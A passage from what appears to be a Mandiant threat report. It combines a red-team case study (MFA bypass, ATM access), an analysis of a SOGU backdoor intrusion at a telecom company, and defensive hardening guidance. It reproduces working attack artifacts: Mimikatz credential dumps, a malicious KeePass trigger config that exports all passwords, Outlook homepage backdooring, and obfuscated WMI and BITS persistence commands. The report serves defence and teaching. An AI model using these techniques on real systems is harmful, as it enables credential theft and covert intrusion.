
The red team began this phase by querying Active Directory data for hostnames related to the objectives and found multiple servers and databases that included references to their key financial application. The red team reviewed the files and documentation on financial application web servers and found an authentication

log indicating the following users accessed the financial application:

- CUSTOMER\user1

- CUSTOMER\user2

- CUSTOMER\user3

- CUSTOMER\user4

The red team navigated to the financial application's web interface (Fig. 14) and found that authentication required an "RSA passcode," clearly indicating access required an MFA token.

Figure 14.
Financial application login portal.

Bypassing Multi-Factor Authentication

The red team targeted the client's RSA MFA
implementation by searching network file shares for
configuration files and IT documentation. In one file share
(Fig. 15), the red team discovered software migration log
files that revealed the hostnames of three RSA servers.

Figure 15.
RSA migration
logs from \\
CUSTOMER-FS01\
Software.


```
Administrator: C:\Windows\system32\cmd.exe                    — ▢ ✕

03/07/2011  12:36 PM    <DIR>          Software Tokens
08/11/2011  04:01 PM    <DIR>          Software Tokens
11/22/2011  12:37 PM    <DIR>          Software Tokens
12/16/2011  05:33 PM    <DIR>          Software Tokens
10/09/2012  08:41 PM    <DIR>          Software Tokens
05/03/2013  03:46 PM    <DIR>          Software Tokens
11/29/2013  09:52 PM    <DIR>          Software Tokens
12/05/2013  06:08 PM    <DIR>          Software Tokens
01/14/2014  05:44 PM    <DIR>          Software Tokens
01/28/2014  04:57 PM    <DIR>          Software Tokens
07/08/2014  12:20 PM    <DIR>          Software Tokens
03/12/2015  02:35 PM    <DIR>          Software Tokens
               1 File(s)         43,871 bytes
              16 Dir(s)  16,007,573,504 bytes free

C:\Windows\system32>dir "Y:\Install\RSA\Authentication Manager\Migraion Logs"
 Volume in Drive Y is Software
 Volume Serial Number is 64D0-C2F9

 Directory of Y:\Install\RSA\Authentication Manager\Migraion Logs

08/13/2014  09:47 PM    <DIR>          .
08/13/2014  09:47 PM    <DIR>          ..
08/13/2014  09:47 PM             5,408 rsa01-migrationReport.log
08/13/2014  04:01 PM             5,408 rsa01-migrationReport.log
08/13/2014  06:02 PM             5,408 rsa01-migrationReport.log
               3 File(s)         22,629 bytes
               2 Dir(s)  16,007,573,504 bytes free

C:\Windows\System32>_
```

Next, the red team focused on identifying the user who installed the RSA authentication module. The red team performed a directory listing of the C:\Users and C:\data folders of the RSA servers, finding CUSTOMER\CUSTOMER_ADMIN10 had logged in the same day the RSA agent installer was downloaded. Using these indicators, the red team targeted CUSTOMER\CUSTOMER_ADMIN10 as a potential RSA administrator.

Figure 16.
Directory listing output.

```
Directory: C:\Users

Mode    LastWriteTime         Length    Name
----    -------------         ------    ----
d----   9/14/2016   5:15 PM             .NET v2.0
d----   9/14/2016   5:15 PM             .NET v2.0 Classic
d----   9/14/2016   5:15 PM             .NET v4.5
d----   9/14/2016   5:15 PM             .NET v4.5 Classic
d----   9/9/2016    12:12 PM            Administrator
d----   1/17/2017   5:44 PM            CUSTOMER_ADMIN7
d----   9/14/2016   5:15 PM            Classic.NET AppPool
d----   7/17/2017   4:03 PM            cCUSTOMER_ADMIN15
d----   9/14/2016   8:21 AM            CUSTOMER_ADMIN10


-------------------------------------------------

Directory: C:\data

Mode    LastWriteTime         Length    Name
----    -------------         ------    ----
d---    9/14/2016 12:14PM               WebAgent_80_x64_IIS
-a---   9/14/2016 8:19AM      57390141  WebAgent_80_x64_IIS.zip
```

By reviewing user details, the red team identified the CUSTOMER\CUSTOMER_ADMIN10 account was actually the privileged account for the corresponding standard user account CUSTOMER\user103. The red team then used PowerView[10], an open source PowerShell tool, to identify systems in the environment where CUSTOMER\user103 was or had recently logged in (Fig. 17).

Figure 17.
Running the PowerView Invoke-UserHunter command.

```
03/20 19:32:35 [input] powerpick Invoke-UserHunter -Username User103 -Stealth
03/20 19:32:35 [task]  Tasked beacon to rin: Invoke-userHunter -Username user103 -
Stealth (unmanaged)
03/20 19:32:43 [checkin] host called home, sent: 133715 bytes
03/20 19:32:57 [output]
received output:

UserDomain      : CUSTOMER.example
UserName        : User103
ComputerName    : CUSTOMER-FS01
IPAddress       : 10.4.32.12
SessionFrom     : 10.4.133.76
SessionFromName : CUSTOMER-v10103.CUSTOMER.example
LocalAdmin      :

UserDomain      : CUSTOMER.example
UserName        : User103
ComputerName    : CUSTOMER-FS01
IPAddress       : 10.4.32.12
SessionFrom     : 10.1.33.133
SessionFromName : 10.1.33.133
LocalAdmin      :
```

10 Available on GitHub. See https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1

The red team harvested credentials from the LSASS memory of 10.1.33.133 and successfully obtained the cleartext password for CUSTOMER\user103 (Fig. 18).

Figure 18.
Mimikatz output.

```
Using 'rsa.log for logfile : OK

mimikats # sekursla: :minidump C:\Users\user\Desktop\rsa.dmp
Switch to MINIDUMP : 'C:\Users\user\Desktop\rsa.dmp'

mimikatz # sekurlsa: :logonpasswords
Opening :  'C:\Users\user\Desktop\rsa.dmp' file for minidump...

Authentication Id : 0 ; 1726155 (00000000:001a56cb)
Session           : RemoteInteractive from 2
User Name         : user103
Domain            : CUSTOMER
Logon Server      : CUSTOMER-DC1
Logon Time        : 3/13/2018 12:22:37 PM
SID               : S-1-5-21-123456789-0123456789-123456789-1234
msv :
 [00000003] Primary
 * Username : user103
 * Domain   : CUSTOMER
 * NTLM     : 9f<REDACTED>f1d4e
 * SHA1     : 8cd<REDACTED>68897b645
 * DPAPI    : ce3<REDACTED>6d0f7
tspkg :
 * Username : user103
 * Domain   : CUSTOMER
 * Password : <REDACTED>
```

The red team used the credential for CUSTOMER\user103 to login, without MFA, to the web front-end of the RSA security console with administrative rights (Fig. 19).

Many organizations have audit procedures to monitor for the creation of new RSA tokens, so the red team decided the stealthiest approach would be to provision an emergency tokencode. However, since the client was using software tokens, the emergency tokens still required a user's RSA SecurID PIN. The red team decided to target individual users of the financial application and attempt to discover an RSA PIN stored on their workstation.

While the red team knew which users could access the financial application, they did not know the system assigned to each user. To identify these systems, the red team targeted the users through their inboxes. The red team set a malicious Outlook homepage for the financial application user CUSTOMER\user1 through MAPI over HTTP using the Ruler[11] utility. This ensured that whenever the user reopened Outlook on their system, a backdoor would launch.

Once CUSTOMER\user1 had re-launched Outlook and their workstation was compromised, the red team began enumerating installed programs on the system and identified that the target user used KeePass, a common password vaulting solution.

Figure 19.
RSA console.

11 Available on GitHub. See https://github.com/sensepost/ruler

The red team performed an attack against KeePass to retrieve the contents of the file without having the master password by adding a malicious event trigger to the KeePass configuration file (Fig. 20). With this trigger, the next time the user opened KeePass a comma-separated values (CSV) file was created with all passwords in the KeePass database, and the red team was able to retrieve the export from the user's roaming profile.

One of the entries in the resulting CSV file was login credentials for the financial application, which included not only the application password, but also the user's RSA SecurID PIN. With this information the red team possessed all the credentials needed to access the financial application.

Figure 20.
Malicious
configuration file.

```
<TriggerSystem>
    <Triggers>
        <Trigger>
            <Guid>/L3TABT7nUyA9HdwvKgcig==</Guid>
            <Name>Audit</Name>
            <Events>
                <Event>
                    <TypeGuid>2f8UBoW4QZm5BvaeKztApw==</TypeGuid>
                    <Parameters>
                        <Parameter>0</Parameter>
                    </Parameter>
                </Event>
            </Events>
            <Conditions  />
            <Actions>
                <Action>
                    <TypeGuid>E5prW87WRr34NO1xP5RIIg==</TypeGuid>
                    <Parameters>
                        <Parameter>

C:\Users\user1\AppData\Roaming\KeePass\{DB_BASENAME}.csv
                        </Parameter>
                        <Parameter>KeePass CSV (1.x)</Parameter>
                    </Parameter>
                </Action>
            </Trigger>
        </Triggers>
</TriggerSystem>
```

The red team logged into the RSA Security Console as CUSTOMER\user103 and navigated to the user record for CUSTOMER\user1. The red team then generated an online emergency access token (Fig. 21). The token was configured so that the next time CUSTOMER\user1 authenticated with their legitimate RSA SecurID PIN + tokencode, the emergency access code would be disabled. This was done to remain covert and mitigate any impact to the user's ability to conduct business.

Figure 21.
Emergency access token.

The red team then successfully authenticated to
the financial application with the emergency access
token (Fig. 22).

Figure 22.
Financial application
accessed with
emergency access
token.

Accessing ATMs

The red team's final objective was to access the ATM environment, located on a separate network segment from the primary corporate domain. First, the red team prepared a list of high-value users by querying the member list of potentially relevant groups such as ATM_ Administrators. The red team then searched all accessible systems for recent logins by these targeted accounts and dumped their passwords from memory.

After obtaining a password for ATM administrator CUSTOMER\ADMIN02, the red team logged into the client's internal Citrix portal to access the employee's desktop. The red team reviewed the administrator's documentation and determined the client's ATMs could be accessed through a server named JUMPHOST01, which connected the corporate and ATM network segments. The red team also found a bookmark saved in Internet Explorer for "ATM Management." While this link could not be accessed directly from the Citrix desktop, the red team determined it would likely be accessible from JUMPHOST01.

The jump server enforced MFA for users attempting to RDP into the system, so the red team used a previously compromised domain administrator account, CUSTOMER\ ADMIN01, to execute a payload on JUMPHOST01 through WMI. WMI does not support MFA, so the red team was able to establish a connection between JUMPHOST01 and the red team's CnC server, create a SOCKS proxy, and access the ATM Management application without an RSA pin. The red team successfully authenticated to the ATM Management application and could then dispense money, add local administrators, install new software and execute commands with SYSTEM privileges on all ATM machines (Fig. 23).

Figure 23.
Executing commands on ATMs as SYSTEM.

Output Properties

```
Script:    C:\Windows\system32>whoami
           nt authority\system

           C:\Windows\system32>ipconfig

           Windows IP Configuration

           Ethernet adapter Local Area Connection:

           Connection-specifix DNS Suffix . :
           Link-local IPv6 Address.....:fe80::e43e:c881:45dc:9b14%11
           IPv4 Adress...........:10.250.155.130
           Subnet Mask...........:255.255.255.240
           Default Gateway.........:10.250.155.129

           Tunnel adapter isatap.{10DBD030-1FCE-4165-A46C-377550561770}:

           Media State...........:Media disconnected
           Connection-specific DNS Suffix.:
```

Takeaways: Multi-factor authentication, password policy and account segmentation

Multi-Factor Authentication

Mandiant experts have seen a significant uptick in the number of clients securing their VPN or remote access infrastructure with MFA. However, there is frequently a lack of MFA for applications being accessed from within the internal corporate network. Therefore, FireEye recommends that customers enforce MFA for all externally accessible login portals and for any sensitive internal applications.

Password Policy

During this engagement, the red team compromised four privileged service accounts due to the use of weak passwords which could be quickly brute forced. FireEye recommends that customers enforce strong password practices for all accounts. Customers should enforce a minimum of 20-character passwords for service accounts. When possible, customers should also use Microsoft Managed Service Accounts (MSAs) or enterprise password vaulting solutions to manage privileged users.

Account Segmentation

Once the red team obtained initial access to the environment, they were able to escalate privileges in the domain quickly due to a lack of account segmentation. FireEye recommends customers follow the "principle of least-privilege" when provisioning accounts. Accounts should be separated by role so normal users, administrative users and domain administrators are all unique accounts even if a single employee needs one of each.

Normal user accounts should not be given local administrator access without a documented business requirement. Workstation administrators should not be allowed to log in to servers and vice versa. Finally, domain administrators should only be permitted to log in to domain controllers, and server administrators should not have access to those systems. By segmenting accounts in this way, customers can greatly increase the difficulty of an attacker escalating privileges or moving laterally from a single compromised account.

Conclusion

As demonstrated in this case study, the Mandiant red team was able to gain a foothold in the client's environment, obtain full administrative control of the company domain and compromise all critical business applications without any software or operating system exploits. Instead, the red team focused on identifying system misconfigurations, conducting social engineering attacks and using the client's internal tools and documentation. The red team was able to achieve their objectives due to the configuration of the client's MFA, service account password policy and account segmentation.

Attacker Attribution, or The Secret Knock

FireEye Mandiant responded to an incident at an Asian telecommunications company that involved an extortion email sent from the CEO's work email account by an external attacker. The email was sent to employees and threatened to damage the company's server infrastructure and publish or sell stolen customer information. The attacker demonstrated access to the company's infrastructure by shutting down 35 non-critical servers. Though the attacker did not subsequently follow through on the extortion demand, the level of control they demonstrated by rebooting the servers prompted an immediate and extensive investigation.

DLL side loading:
A way to make legitimate software behave maliciously.

The investigation by Mandiant consultants indicated the attacker had maintained access for at least three years, using a combination of Meterpreter reverse shells and SOGU backdoors on compromised systems. From 2015 to 2016, the attacker used variants of tools such as WMIEXEC, SOGU and webshells to perform lateral movement and strengthen their foothold in the client's environment. WMIEXEC, a WMI-based command shell utility encoded in VBScript, allowed the attacker to execute commands and create file shares on remote systems. SOGU enabled the attacker to upload and download files and execute arbitrary processes and remote shell abilities.

The use of SOGU malware is attributed to Chinese espionage actors only and is shared among multiple Chinese groups. Telecommunications targeting is strategic and ideal for Chinese state-sponsored threat actors, as it gives potential insight into the communications of targets of interest, such as government officials (incumbent and opposition), religious leaders (Buddhist, Muslim), business executives and diplomats. This client organization was a strategic target of Chinese state-sponsored threat actors given the increasing market pressure put on Chinese telecom companies as they compete to expand their global business and footprint.

The SOGU backdoors were loaded using DLL "side-loading." To avoid detection, each SOGU backdoor was configured to be loaded by a different legitimate application within the client's environment (Fig. 24). For example, the investigation identified "CrashReport.exe" as a legitimate and signed application. The attacker crafted a malicious DLL and named it "NetUtil.dll" so it would be loaded by "CrashReport.exe." Once the malicious "NetUtil.dll" was loaded it decrypted SOGU backdoor shellcode from a file named "license.rtf."

Figure 24.
SOGU Files
Created in C:\
ProgramData\
Images.

CrashReport.exe	994a15ff58e0ac5ee8ad83b0c94977fb	179,840
NetUtil.dll	02ec6a4d2188be08a6343ac019a6cb6b	5,120
license.rtf	a97ea34a3bf1890339f00842bf3262cb	80,618

In 2017, the attacker began using WMI and BITS to maintain persistence. Although Mandiant has documented the use of WMI and BITS for years, these persistence mechanisms are still less common than others such as Windows registry run keys, Windows services and scheduled tasks.

Fig. 25 contains an example of a recovered WMI persistence mechanism leveraged by the attacker. The attacker configured PowerShell code to execute on an hourly-basis that decoded and executed a SOGU backdoor from the Windows registry.

Figure 25.
Example of
recovered WMI
persistence
mechanism.

Filter: SystemFailureEventFilter (SELECT * FROM __InstanceModificationEvent WITHIN 3600 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System')

Consumer: SystemFailureEventConsumer (C:\Windows\syswow64\ WindowsPowerShell\v1.0\powershell.exe -ep bypass -NoLogo -NonInteractive -NoProfile -WindowStyle Hidden -enc JABzAG8AaQBs...)

Fig. 26 contains an example of a recovered BITS persistence mechanism. The attacker executed a BITS job to launch a malicious PowerShell script stored in the Windows registry after a user logged on to the compromised system.

Figure 26.
Example of recovered BITS persistence mechanism.

```
@echo off

bitsadmin /rawreturn /create FirewallPolicyUpdate

bitsadmin /rawreturn /addfile FirewallPolicyUpdate file://c:\windows\system32\
kernel32.dll c:\windows\temp\h.jpg

bitsadmin /rawreturn /setnotifycmdline FirewallPolicyUpdate "rundll32.exe"
"rundll32.exe javascript:"""\..\mshtml,RunHTMLApplication """;document.
write();new%%20ActiveXObject("""WScript.Shell""").Run("""c:\\windows\\
syswow64\\WindowsPowerShell\\v1.0\\powershell.exe -ep bypass
-Command $s=(gwmi Win32_OSRecoveryConfiguration).DebugFilePath -split
'\\^|';$b=$ExecutionContext.InvokeCommand.NewScriptBlock([system.Text.
Encoding]::Unicode.GetString([system.Convert]::FromBase64String($s[0])));icm $b
-ArgumentList @($s[1]);Start-Sleep -Milliseconds 1000;""",0,true)"

bitsadmin /rawreturn /setpriority FirewallPolicyUpdate high

bitsadmin /resume FirewallPolicyUpdate
```

The cycle of reconnaissance, credential harvesting and lateral movement continued throughout 2017 and 2018 before the attacker sent the extortion email. After notifying the company of their presence by way of the extortion email, the attacker continued to compromise additional systems and credentials.

At one point, the attacker performed enterprise-wide Chrome credential harvesting using a scheduled task that launched an in-memory-only copy of PowerShell Mimikatz that was hosted on an internal Linux server. We believe this was the attacker's attempt to ensure future access to the environment in the event of remediation activities.

Conclusion
While the extortion email was attributed to a China-based threat actor, we very rarely see Chinese state-sponsored actors compromise organizations for financial gain in addition to espionage. It is notable that although the attacker followed through on their destructive threat, they did not follow up on the extortion demand. This behavior that does not fit the profile of a nation-state actor or a financially motivated actor, demonstrating how the lines between the two are blurring.

DEFENSIVE
TRENDS

1298234298263987
4293847293847293
8472938472938472
9387429837429834
7293847293568420
3948203948029362
9387492387429387
9283473847293847
2938479129823429
8263987429384729
3847293847293847
2938472938742983
3847293847293847
2938472938742983

Premediation

Preventative Best Practices from the
Frontlines of Incident Response

Premediation:
Proactively
implementing common
remediation-focused
initiatives.

Proactive Remediation

Throughout 2018, FireEye Mandiant consultants led multiple remediation efforts to contain and eradicate attackers from environments. In these engagements, consultants help clients implement security configuration and architectural enhancements to secure their environments, often in a relatively short timeframe under stressful conditions. Common remediation activities include:

- Enforcing advanced audit policy configurations on endpoints using Group Policy to ensure optimized visibility for investigative and incident response teams.

- Hardening of environments to limit lateral movement capabilities using a combination of network segmentation and endpoint hardening.

- Implementing security controls to minimize remote usage of local accounts across endpoints, using a combination of Microsoft Local Administrator Password Solution (LAPS) and Group Policy configurations. The built-in local administrator account is a common account targeted by attackers for lateral movement across endpoints.

- Reducing the exposure of account artifacts pertaining to privileged accounts across endpoints.

- Preparing for and executing coordinated enterprise-wide password resets with clients.

In many instances, if hardened security configurations, tested processes and architectural controls had been in place before an incident, the incident could have been prevented or rapidly contained. FireEye has coined the term "premediation" to refer to the proactive implementation of security configurations and architectural enhancements that are commonly implemented as part of remediation efforts.

To help organizations align focus and prioritize reviewing, validating and enhancing their security controls, premediation concepts can be organized into four distinct categories:

- General posturing

- Privileged account management

- Active Directory hardening

- Endpoint hardening

General Posturing

Before an environment can be properly hardened and secured, organizations must first ensure that visibility and detection mechanisms are tuned for the current environment to reduce potential operational impacts. This, in turn, helps ensure that any planned security controls will be effective in mitigating risks related to an attacker compromising the existing infrastructure and underlying data.

Visibility

We frequently observed that deficiencies in organizations' understanding of and visibility into their own environment directly led to failures in their ability to detect and respond to breaches. This allowed attackers to access critical systems without detection and consequently hampered organizations' ability to implement eradication steps in a short timeframe.

Common questions organizations should ask:

Have we documented all attack vectors that can be used by someone external or internal to our organization to gain access to our systems and data?

What single-factor applications are external facing and can be used for authentication from untrusted locations to access data?

Have we tested any multi-factor authentication we have in place, to see if it can be circumvented by an attacker?
Would we be able to detect such activity now?

Do we have proper security tools in place to alert us to evidence of an active or historic compromise within our environment?

Have we tested the effectiveness of our existing visibility and security controls, to ensure that our technology investment is optimized to reduce risk?

Password Resets

Breached organizations often execute an enterprise-wide password reset during the breach recovery process. Changing passwords for domain-based service accounts was the single biggest contributor to delayed breach remediation for Mandiant investigations in 2018. This was primarily due to lack of both knowledge and documentation of service accounts.

For faster breach response, organizations should document all domain-based service accounts with the following information (at a minimum):

Account name

Account function

Systems where the account is used and required to be granted logon permissions

Level of privilege or access required

Business and technical owner of the system, application or account

System and application that uses the account

Process for changing the account password – and updating relevant configuration settings to reflect the new password

---

Preparing for and executing an enterprise-wide password reset may also include these common steps:

1 Enhancing or creating password policies to enforce different password complexity requirements for specific account types (e.g., user, service, privileged).

2 Identifying and documenting all dormant accounts which should ideally be disabled during the enterprise-wide password reset—until the respective account user can reset the password.

3 Documenting and testing a plan for enforcing an automated password reset for standard user accounts. Privileged and service accounts typically require a manual password reset, heightening the necessity to accurately identify the scope of these accounts within an environment. This planning phase should include a review of the scope of privileges assigned to these accounts and remove (deprivilege) any accounts that do not require administrative privileges within the environment.

4 Planning for the implementation of MFA, including steps for enrolling users, monitoring enrollment status and devices correlating to each account and enforcing MFA mechanisms for external-facing services.

5 Performing a Kerberos ("krbtgt") password reset before resetting passwords for most other accounts within the environment.

Network Segmentation and Logs

Visibility, logging, and detection gaps should be identified at both the network and endpoint layers. Validation should be initiated for logs specific to critical assets. Proper logging configurations should enable identification of abnormal connections and access events.

Ensure that logging configurations collect data relevant to:

- Logon and logoff activity, such as Kerberos Service Ticket Operations

- Process execution events, such as command line logging

- Directory Service Access and Changes (helps detect potential DCShadow and DCSync activity in Active Directory environments)

- Security Group Management activity (captures modifications to security groups)

- PowerShell activity, such as Module, ScriptBlock and Transcription logging

- DNS queries and events, such as DNS Analytical Logging can be used to enhance visibility of DNS activity when Windows servers are used to provide client name resolution

- Remote access and VPN connections

- NetFlow data, including both north/south and east/west traffic

- Proxy servers, firewalls and egress communications

- Load balancers, including capturing X-Forwarded-For (XFF) HTTP headers

- Access and authentication to cloud-hosted services (e.g, Microsoft Azure, Office 365, Amazon Web Services)

For network posturing:

Design the network architecture to segment and restrict communications between systems based on the function of systems and the type of data that reside on systems and within specific applications.

Ensure proper segmentation is configured for administrative and management systems (e.g., jump boxes), which are accessed by privileged users and used for security and administration purposes.

For third-party connectivity into an environment, ensure that segmented enclaves are used to restrict access to only the systems and data required per contractual obligations for third-party contractors or vendors.

Tiered Model

Model in which privileged accounts can only be used to access systems that reside within a tier that is defined by the system's function and role within an environment.

Privileged Account Management

Privileged account management is one of the most important considerations for organizations. During Mandiant incident response investigations in 2018, a common theme we observed was the compromise of highly privileged account credentials in memory on endpoints where an attacker established a presence. In fact, many "patient zero" endpoints were systems assigned to standard users where a highly privileged account (e.g., Domain Admin permissions) was used at one point to log on and assist a user.

When an account is used to log on to a system (interactively or even remotely using Remote Desktop), credentials can remain in LSASS memory until a system has been rebooted. If an attacker compromises an endpoint where a privileged account previously logged on, an attacker can obtain credential artifacts (password or hashes) from memory to laterally move throughout an environment.

Tiered Model

The core of premediation guidance is for organizations to use security controls to restrict the use of privileged accounts on endpoints with a tiered model for administration (Tier 0 – Tier 2).[12] Organizations should use the following IRM principles to establish processes for privileged account usage within an environment:

- **I**dentify and understand the scope of privileged accounts that exist within the environment

- **R**estrict how and where privileged accounts can be used within the environment

- **M**onitor and enforce detection when attempts are made to use privileged accounts

ACCOUNT HARDENING

Organizations should use either Group Policy or Authentication Silos to reduce the scope of privileges assigned to users and services and limit where privileged accounts can be used within an environment.

- Inherent to modern Active Directory environments, Microsoft's Local Administrator Password Solution ("LAPS") provides centralized management and randomization for the password of the built-in local administrator account across domain joined computers.

- With KB2871997, Microsoft introduced "S-1-5-114: NT AUTHORITY\Local account and member of Administrators group," which provides an effective way to quickly use Group Policy settings to restrict remote logons using any local privileged account that may exist on an endpoint.

Standard user accounts should not require administrative privileges to perform daily job functions and service accounts should operate with the lowest privilege level possible on an endpoint. Accounts delegated with local or domain-based privileged access should be explicitly denied access to common endpoints, which are often the initial access vector for an attacker.

12 Microsoft (October 11, 2016). Securing Privileged Access Reference Material.

Figure 27.
Group Policy
configuration
settings.

To restrict the exposure of service
and privileged accounts within an
environment navigate to Computer
Configuration > Policies > Windows
Settings > Security Settings > Local
Policies > User Rights Assignment

◢ 🖥 **Computer Configuration**
  ◢ 🟧 **Policies**
    ▷ 🟧 **Software Settings**
    ◢ 🟧 **Windows Settings**
      ▷ 🟧 **Name Resolution Policy**
